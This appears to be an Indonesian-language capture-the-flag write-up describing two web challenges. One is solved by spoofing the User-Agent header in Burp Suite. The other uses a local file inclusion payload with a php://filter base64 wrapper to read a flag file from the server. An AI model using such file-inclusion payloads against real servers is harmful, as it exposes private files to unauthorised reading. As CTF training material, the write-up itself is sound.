

Writeup CTF CyberStrike-TNI

Team SlumpDog


Anggota Team:

1.Mr.AdoptedCar(Rangga Wahyu N)


WR:

Hacker Wanabe

Pertama saat masuk Link nya terdapat 1 form dan submit



Saat memasukan angka di form tersebut muncul



Try Again!

Your User Agent does not match.

Saya berfikir apakah yang di maksud user agent itu user agent yang ada di header, ada hint juga di soal yaitu tni-prima coba cegat menggunakan burpsuit

InterceptHTTP historyWebSockets historyMatch and replaceProxy settings

Intercept on

Forward

Drop

Request to http://103.187.106.138:11801Open browser?

Time	Type	Direction	Host	Method	URL	Status code	Length
15:18:41.12 Oct 2024	HTTP	→ Request	103.187.106.138	POST	http://103.187.106.138:11801/submit		

Request

PrettyRawHex

1POST /submit HTTP/1.1

2Host: 103.187.106.138:11801

3Content-Length: 12

4Cache-Control: max-age=0

5Accept-Language: en-US,en;q=0.9

6Origin: http://103.187.106.138:11801

7Content-Type: application/x-www-form-urlencoded

8Upgrade-Insecure-Requests: 1

9User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.6668.71 Safari/537.36

10Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

11Referer: http://103.187.106.138:11801/

12Accept-Encoding: gzip, deflate, br

13Connection: keep-alive

14

Inspector

Request attributes2

Request query parameters0

Request body parameters1

Request cookies0

Request headers12

InspectorNotes

0 highlights

Saya ganti di User-Agent

User-Agent: tni-prima

Saya forward, dan flag di dapatkan

Congratulations!

Your flag is: FLAG{s!MpL3_us3r_4g3nT_}

File Not Found

Tampilan awal saat saya klik link chal nya file not found seperti judul nya wkwkwk, saya merasa curiga saat melihat parameter diatas

```
103.187.106.138:11101/index.php?file=
```

Kemungkinan serangan yang bisa saya lakukan ada 2 yaitu Directory traversal seperti LFI atau Serangan side script seperti XSS, saya mencoba dengan serangan LFI saya brute force

```
103.187.106.138:11101/index.php?file=php://filter/read=convert.base64-encode/resource=/home/flag.txt
```

Ketemu nya menggunakan filter dan di convert ke base 64

```
Q1RGē19MMGM0TF9mIUwzXyFuY0x1dCEwb199Cg==
```

Saya ubah code diatas menggunakan cybercheff dan flag di dapatkan

